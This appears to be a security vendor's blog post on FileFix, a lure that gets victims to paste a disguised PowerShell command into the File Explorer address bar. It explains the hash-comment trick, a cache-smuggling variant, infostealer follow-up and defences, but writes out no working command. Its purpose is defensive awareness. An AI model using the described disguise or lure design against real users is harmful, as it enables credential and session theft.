

FileFix: The Paste That Turns File Explorer Into a Malware Launcher
For most of the past year, the social engineering trick keeping incident responders busy has been ClickFix: a fake error or "verify you are human" page that talks the victim into pasting a command into the Windows Run box. It works because the person runs the malware themselves, so nothing arrives as a file for your controls to inspect. Attackers have now built a quieter cousin of that trick, and it removes the one step that made ClickFix feel slightly odd to careful users. It is called FileFix, and instead of the Run box it abuses something people open a hundred times a day without thinking: Windows File Explorer.
FileFix takes the ClickFix playbook and swaps the Run dialog for the File Explorer address bar. The victim is told to paste a "file path" to open a shared document. The clipboard actually holds a PowerShell command, so the paste quietly runs code while the screen still looks like an ordinary Explorer window.
What FileFix actually is
FileFix was first demonstrated in mid-2025 by the security researcher known as mr.d0x, the same person credited with popularising ClickFix. Within weeks, Check Point researchers reported seeing it move from proof of concept to live testing by real threat actors, and then into multilingual campaigns that ended in commodity infostealers such as StealC. The speed of that jump matters. This is not a lab curiosity; it is a working technique that criminals adopted almost as fast as it was published.

The mechanics are simple, which is exactly why they are dangerous. A malicious web page, often dressed up as a shared document, a delivery notice or a security check, shows the visitor a short instruction: "Copy the path below and paste it into File Explorer to open the file." A button on the page copies something to the clipboard. What lands there is not a path. It is a PowerShell command, with a genuine-looking file path bolted on the end after a hash character. Because Windows treats everything after the hash as a comment, the address bar only shows the harmless path while the command in front of it runs. The victim sees a tidy "\\company-share\HR\policy.pdf" and has no reason to suspect that a script executed a fraction of a second earlier.
Why it slips past defences that catch ordinary phishing
There is no file, so there is no Mark of the Web
When you download something from the internet, Windows tags it with a hidden marker called the Mark of the Web. SmartScreen, Office Protected View and the familiar "this file came from the internet" warning all lean on that tag. FileFix never delivers a downloaded file, so there is no tag to apply and none of those warnings fire. The payload is a string of text the browser placed on your clipboard, and clipboards are not scanned the way attachments are.
The victim pulls the trigger, not the attacker
Email gateways and web filters are tuned to spot malicious attachments and known-bad links. A FileFix lure often carries neither. The page can sit on a freshly registered domain or an abused legitimate host, and the "attack" is a person following instructions to paste text. To an endpoint tool, the sequence looks like a user opening File Explorer and running a command, which is normal admin behaviour. Detection has to be smart enough to notice that explorer.exe just spawned powershell.exe with an encoded command, rather than simply blocking a bad file.
A short walk-through of an attack
- The target receives an email or message with a link to what looks like a shared file or a portal that needs a quick verification step.
- The page displays a believable reason to use File Explorer, for example "your browser cannot preview this document, open it directly instead", and provides a copy button.
- Clicking the button silently loads a PowerShell command onto the clipboard, followed by a real-looking path after a hash so the address bar reads convincingly.
- The victim opens File Explorer, clicks the address bar, pastes and presses Enter. PowerShell runs the hidden command while the path is all they see.
- The command pulls down and runs the next stage, commonly an infostealer that harvests browser passwords, session cookies and cryptocurrency wallets, then quietly exfiltrates them.
That stolen session cookie is the part worth dwelling on. Once an attacker holds a valid session token, they can often step straight past multi-factor authentication, because the token proves you already logged in. A single careless paste can hand over an account that looked properly protected.
The cache-smuggling upgrade
The technique has not stood still. BleepingComputer has reported a newer FileFix variant that uses "cache smuggling" to avoid even the small footprint of fetching a payload over the network. Instead of downloading the malware in an obvious step, the lure gets the browser to cache what looks like an ordinary image. The malicious content is hidden inside that cached file, and the pasted command simply reassembles and runs it from the browser cache on disk. There is no suspicious download event for a defender to key on, which pushes detection even further towards behaviour rather than signatures.
None of this is a niche concern. Google's June 2026 fraud and scams advisory named ClickFix-style fake update lures as one of the three biggest threats it is seeing against Gmail users, alongside adversary-in-the-middle phishing and calendar invite phishing. When a company that sees mail at Google's scale flags the "fix" family by name, it has clearly gone mainstream. FileFix is that family growing a stealthier branch.
How to defend against it
Because the payload arrives as human instructions rather than malware, layered technical controls and informed people both matter. A practical set of measures looks like this:
- Make the golden rule explicit. No legitimate website ever needs you to paste text into the Run box or the File Explorer address bar. Teach staff to treat that instruction as an attack, full stop, and to report it rather than comply. Regular phishing simulations that include fix-style lures help the message stick better than a slide once a year.
- Turn on PowerShell script block logging and constrained language mode. These give you visibility of what was actually run and make many stealer scripts fail outright.
- Use attack surface reduction rules and EDR behavioural detections. Alert when explorer.exe or a browser spawns powershell.exe, and when scripts run with encoded or hidden commands.
- Deploy phishing-resistant MFA. Passkeys and FIDO2 security keys do not stop the paste, but they blunt the follow-on account takeover that stolen cookies enable.
- Be ready to hunt. If a report comes in, be able to hunt for and remove the same lure across Microsoft 365 or Google Workspace before more people fall for it, and reset the credentials and sessions of anyone who pasted.
- Coach the people who slip. Someone who pastes a command is a training opportunity, not a culprit. Personalised coaching at the moment of the mistake changes behaviour far more reliably than blame.
The bottom line
FileFix is a good example of where social engineering is heading. Attackers are not trying to beat your gateway with a cleverer attachment; they are removing the attachment altogether and getting your own staff to run the code. The defence is not one product but a combination: people who recognise the one instruction that should never be followed, endpoints that watch for File Explorer quietly launching PowerShell, and a reporting habit fast enough to contain the first click before it becomes the fiftieth. Train for the trick specifically, because a control that has never seen a "fix" lure will not save you from one.
Phishing Tackle offers the tools businesses need to strengthen their human risk strategies, with multi-platform testing, real-time behavioural insights, and actionable data to keep your organisation ahead of modern cyber threats.
Contact us today to learn how Phishing Tackle can help safeguard your organisation from the growing array of cyber risks.
